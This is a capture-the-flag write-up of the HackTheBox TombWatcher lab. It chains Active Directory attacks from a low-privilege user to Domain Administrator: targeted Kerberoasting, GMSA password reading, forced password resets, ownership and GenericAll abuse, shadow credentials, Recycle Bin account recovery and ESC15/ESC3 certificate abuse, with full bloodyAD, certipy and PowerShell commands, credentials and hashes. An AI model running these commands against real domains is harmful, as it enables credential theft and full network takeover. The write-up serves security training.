From User to Domain Admin Explained | HackTheBox TombWatcher Writeup
Introduction
Introduction

HackTheBox TombWatcher is an “assume-breach” Active Directory lab. We’ll run BloodHound to map an attack path that chains targeted Kerberoasting, a GMSA read, ForceChangePassword, and a shadow-credential. That path gives us access to the AD Recycle Bin, where we can recover an old ADCS admin account , then reuse that account to complete the ESC15 chain and escalate to Administrator.
Walkthrough Summary
Starting point / creds & target : HTB provides henry:H3nry_987TGV! as initial credentials; the host is a Windows DC (DC01.tombwatcher.htb) with typical AD/DC ports (LDAP, Kerberos, SMB, WinRM, etc.).
Recon → focus : nmap + web content confirmed an IIS site and AD services; author prioritises web/SMB/BloodHound and ADCS enumeration (AD attack surface).
BloodHound path / privilege abuse : BloodHound showed a path where sam has WriteOwner over john; the author sets sam as owner of john and grants GenericAll so sam can manipulate john (password, credentials, or Kerberoast).
Shadow-credential (cert-based) escalation to user shell : Using bloodyAD to change owner + certipy shadow auto the author injects a KeyCredential for john, authenticates with that cert, obtains a TGT and extracts John’s NT hash , then uses that hash to get an Evil-WinRM shell and capture user.txt.
AD Recycle Bin recovery → old ADCS admin : The environment has the AD Recycle Bin enabled; the author enumerates deleted objects, finds multiple cert_admin deleted entries in the OU=ADCS, and recovers the old cert_admin account.
ESC15 (CVE-2024–49019) abuse → domain compromise : The CA is vulnerable to ESC15 (aka “EKUwu” / CVE-2024–49019). By exploiting this the author crafts a malicious cert (injects Application Policies / agent attributes), obtains an Administrator certificate, authenticates with it (certipy) to get a TGT and the Administrator NT hash , then uses that hash to WinRM as Administrator and read root.txt.
Scanning and Enumeration

The nmap scanning result highlights several ports linked to a Windows Domain Controller , in this case, DC01 under the domain tombwatcher.htb.
Looks like there’s also a web server running, and WinRM is open , which means if I can land some valid credentials, I might just have remote access waiting for me.
Straight to what works on this box, we are given a set of credentials for the user Henry; henry / H3nry_987TGV!
I can use them to collect AD relationships using Bloodhound as shown below:

Active Directory Enumeration with BloodHound
First uplaod the zipped file from previous step, click on “Analysis” and run the query “shortest path to admin”



In BloodHound we’ll trace a relationship chain from our entry user, Henry, to JOHN , the first account that already has remote access.
The crucial pivot is Henry’s WriteSPN right on Alfred. That permission lets us register an SPN and trigger a Kerberos authentication that returns a crackable ticket hash , the technique commonly called targeted Kerberoasting.

Additionally:
BloodHound flags that Alfred holds AddSelf rights on the INFRASTRUCTURE group.
Next step: use BloodyAD to try and add Alfred into that group.
Active Directory Kerebroasting
Kerberoasting targets service accounts that have an SPN attached , because any authenticated user can request a TGS for that SPN. That ticket is encrypted with the service account’s password, so if the password’s weak you can crack it offline (tools like hashcat are often used).
Targeted Kerberoasting takes that a step further: you add an SPN to an account, force the Kerberos request, and then try to crack the returned ticket , ideally cleaning up the SPN afterward. In our case, Alfred is probably a regular user, not a service account, but with WriteSPN on Alfred I can make him “Kerberoastable” and check whether his password is weak.

Using targetedKerberoast
Think of targetedKerberoast as a polished Python utility in the same family as tools like GetUserSPNs.py , it enumerates accounts with SPNs and prints out the Kerberoast-style hashes you’d use for offline cracking. What sets it apart: when it encounters accounts without an SPN, it will (carefully) add one using any available write access to the servicePrincipalName attribute, request the ticket to capture the hash, then remove the temporary SPN. That workflow ; add, capture, remove , is the essence of targeted Kerberoasting. You can run it against a whole domain, point it at a list of users, or target a single account from the CLI.
git clone https://github.com/ShutdownRepo/targetedKerberoast
If you see the above error on Linux ; Kerberos SessionError: KRB_AP_ERR_SKEW (Clock skew too great) , it almost always means your machine’s clock is out of sync with the Domain Controller. Fix it by syncing your host to the DC:
sudo ntpdate 10.129.201.165Run that as root and retry the Kerberos request. Once clocks are aligned, the skew error should disappear.
Hash Cracking with John
Next logical step is to use “Johntheripper” to crack the hash of “Alfred” user.

Adding Alfred to the Infrastructure Group
Remember from previous analysis with BloodHound, we can now add Alfred to that group using bloodyAD tool:
git clone https://github.com/CravateRouge/bloodyAD
pip3 install badldap
bloodyAD --host '10.129.201.165' -d 'tombwatcher.htb' -u 'alfred' -p 'basketball' add groupMember INFRASTRUCTURE alfred
BloodHound shows the INFRASTRUCTURE group has ReadGMSAPassword rights on ANSIBLE_DEV$ (a Group Managed Service Account).
Group Managed Service Accounts (GMSAs) are special AD objects whose passwords are automatically rotated by Domain Controllers on a schedule (see the msDS-ManagedPasswordInterval attribute). They’re meant to let authorized machines fetch the current password and run services under that account without human intervention. In short: the DC manages the secret, not an admin.
If an attacker controls any principal that’s authorized to read a GMSA’s password, they can retrieve that credential and effectively impersonate the GMSA , a powerful way to escalate or persist if abused.
Next step is reading the password:
bloodyAD -d tombwatcher.htb -u alfred -p basketball --host dc01.tombwatcher.htb get object 'ANSIBLE_DEV$' --attr msDS-ManagedPasswordBloodHound shows ANSIBLE_DEV$ holds ForceChangePassword over the user SAM.
With the ANSIBLE_DEV$ credential (or hash) in hand, the next move is to attempt a password reset for SAM using those delegated rights , effectively replacing SAM’s credential with one we control.

So again with bloodyAD:
bloodyAD --host '10.129.10.232' -d 'tombwatcher.htb' -u 'ansible_dev$' -p :7bc5a56af89da4d3c03bc048055350f2 set password "sam" "Passw0rd"Next with Sam’s password changed and with WriteOwner I can make Sam the owner of John’s account. Once Sam is owner, they can give themselves GenericAll on John , and from there it’s game over: Sam can reset John’s password, pull a shadow credential, or even run a targeted Kerberoast.
bloodyAD -d tombwatcher.htb -u sam -p 'Passw0rd' --host dc01.tombwatcher.htb set owner john samGiving Sam GenericAll:
bloodyAD -d tombwatcher.htb -u sam -p 'Passw0rd' --host dc01.tombwatcher.htb add genericAll john samShadow credential attack with certipy
A shadow-credential attack abuses misconfigured or compromised Active Directory Certificate Services (AD CS) to plant forged certificates into a user object, giving attackers a persistent, password-less way to authenticate. By tampering with the msDS-KeyCredentialLink attribute and inserting a custom key/certificate, an adversary can effectively create a “shadow” credential that lets them log in as the victim without ever needing the user’s password or NTLM hash.
certipy shadow auto -target dc01.tombwatcher.htb -u sam -p 'Passw0rd' -account johnThe above command will give the NT hash of john: ad9324754583e3e42b55aad4d3b8d2bf
Shell Access
Now getting shell as John using evil-winrm

Windows AD Privilege Escalation
BloodHound points to a clear escalation path: JOHN has GenericAll over the ADCS Organizational Unit.
That’s effectively full control over the ADCS objects in that OU , a high-impact privilege that turns JOHN into an ADCS admin for anything inside that container.
So we can execute the below command to gather more info:

There’s a single CA , tombwatcher-CA-1 , serving up 11 templates.
The Machine template stands out: I can enroll against it because I’ve already compromised ANSIBLE_DEV$, which sits in Domain Computers. Tools like certipy flag that this could be leveraged in ESC2/ESC3 scenarios , useful when combined with other weaknesses, but not a standalone exploit. The User template shows the same caveat, and I can reach it thanks to Domain Users access. One oddity: an object is displayed by SID instead of a name, which usually means certipy couldn’t resolve that account’s information. This may mean that the object or account has been deleted.
Checking Recycle Bin

Get-ADObject -filter 'isDeleted -eq $true -and name -ne "Deleted Objects"' -includeDeletedObjects -property objectSid,lastKnownParent
We’ll hunt down the deleted account whose SID matches the one listed in the certificate template permissions , that points to cert_admin. Crucially, cert_admin used to live in the ADCS OU, which we already control.
That gives us a clean play: restore the deleted account, reset its password, and reuse those credentials to push the ADCS chain further.
With GenericAll on the whole OU, John essentially has carte blanche over cert_admin , he could rebuild, reassign, or otherwise seize the account in multiple ways. Since the account’s already deleted, the cleanest play is to restore it and reset its credentials so those restored privileges can be reused in the ADCS chain.
Restore-ADObject -Identity "CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb"Set-ADAccountPassword -Identity "cert_admin" -Reset -NewPassword (ConvertTo-SecureString "Passw0rd" -AsPlainText -Force)

The WebServer template , previously harmless , now shows up as exploitable, and it points to CVE-2024–49019.
The notes say we must follow Scenario B: it’s the path that yields a usable foothold here. If we accidentally take Scenario A, we’ll just end up with an ldap_shell ; interesting, but useless for our goals. So we stick to Scenario B and move deliberately.

This time I won’t give the certificate authentication rights , I’ll flip the agent bit instead. That tweak effectively completes the ESC3 chain. With the resulting PFX in hand I can then use it to request a ticket as Administrator, leveraging a template designed for user logins.
Essentially, we should follow below steps:
1-Request a cert from the vulnerable WebServer template using the Certificate Request Agent policy.
2-Use that agent cert to request a second certificate on behalf of the domain admin.
3-Authenticate with the newly obtained certificate , and that’s how we end up with the hash.
certipy req -u cert_admin -p 'Passw0rd' -dc-ip 10.129.10.232 -target dc01.tombwatcher.htb -ca tombwatcher-CA-1 -template WebServer -upn administrator@tombwatcher.htb -application-policies 'Certificate Request Agent'certipy req -u cert_admin -p 'Passw0rd' -dc-ip 10.129.10.232 -target dc01.tombwatcher.htb -ca tombwatcher-CA-1 -template User -pfx cert_admin.pfx -on-behalf-of 'tombwatcher\Administrator'
To get the hash of the admin we authenticate with the certificate
certipy auth -pfx administrator.pfx -dc-ip 10.129.10.232Output:
[*] Certificate identities:
[*]     SAN UPN: 'Administrator@tombwatcher.htb'
[*]     Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Using principal: 'administrator@tombwatcher.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@tombwatcher.htb': aad3b435b51404eeaad3b435b51404ee:f61db423bebe3328d33af26741afe5fc
Lastly:

That’s it !



